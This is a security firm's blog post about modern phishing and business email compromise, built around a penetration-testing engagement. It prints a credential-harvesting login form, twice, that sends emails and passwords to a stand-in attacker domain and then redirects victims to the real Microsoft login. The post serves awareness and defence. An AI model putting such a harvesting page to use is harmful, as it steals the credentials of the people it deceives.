Phishing in 2022: How Attacks Have Evolved and How to Spot Them

During a social engineering engagement, we sent a spear phishing email to 14 employees at a regional construction company. Eleven clicked the link. Four entered their credentials. Total time elapsed: 22 minutes.
The email referenced a real ongoing project by name, appeared to come from their project management software, and asked them to re-authenticate due to a "session timeout." It was entirely fabricated. The company had no security awareness training and no MFA.
How Modern Phishing Works
Spear phishing is personalized. Attackers spend 20 - 30 minutes on LinkedIn and the company website before sending a single email. They know your name, your boss's name, your current projects, and your vendors.
Business Email Compromise (BEC) impersonates executives or vendors to authorize fraudulent wire transfers. The FBI reports over $43 billion in global losses. We've seen it hit Idaho businesses for amounts between $8,000 and $240,000 in a single transaction.
A Real Finding: Credential Harvesting Page
On the construction company engagement, our phishing page was a pixel-perfect clone of their Microsoft 365 login. Here's the core mechanism:
<!-- Attacker's harvesting form  -  looks identical to real M365 login -->
<form action="https://attacker-controlled-domain.com/collect" method="POST">
  <input type="email" name="email" placeholder="Email address"/>
  <input type="password" name="password" placeholder="Password"/>
  <button type="submit">Sign in</button>
</form>

<script>
  // After capture, redirect to real Microsoft login
  // Victim sees "incorrect password" error, tries again on real site, never suspects
  document.querySelector('form').addEventListener('submit', () => {{
    setTimeout(() => window.location.replace('https://login.microsoftonline.com'), 400);
  }});
</script>
<!-- Attacker's harvesting form - looks identical to real M365 login -->
<form action="https://attacker-controlled-domain.com/collect" method="POST">
<input type="email" name="email" placeholder="Email address"/>
<input type="password" name="password" placeholder="Password"/>
<button type="submit">Sign in</button>
</form>
<script>
// After capture, redirect to real Microsoft login
// Victim sees "incorrect password" error, tries again on real site, never suspects
document.querySelector('form').addEventListener('submit', () => {{
setTimeout(() => window.location.replace('https://login.microsoftonline.com'), 400);
}});
</script>The victim submits their credentials, gets redirected to the real login (which shows an error), assumes they mistyped, and logs in normally. Their credentials are already gone.
Red Flags to Watch For
- Urgency - "Your account will be suspended in 24 hours"
- Sender domain doesn't match the company -
[email protected]vsmicrosoft.com - Hover over links - the actual URL in the status bar often differs from the displayed text
- Unexpected attachments, especially macro-enabled Office files or .zip archives
What Actually Works
MFA is the single most effective defense. Even if credentials are captured, the attacker cannot log in without the second factor. Combine MFA with employee training - specifically, making it safe and normal to say "I almost clicked that" - and you've dramatically reduced your exposure.
Have questions about your security posture?
Blackhount offers free security assessments for Idaho businesses. No commitment, no jargon - just honest answers about what we find.
Get a Free Assessment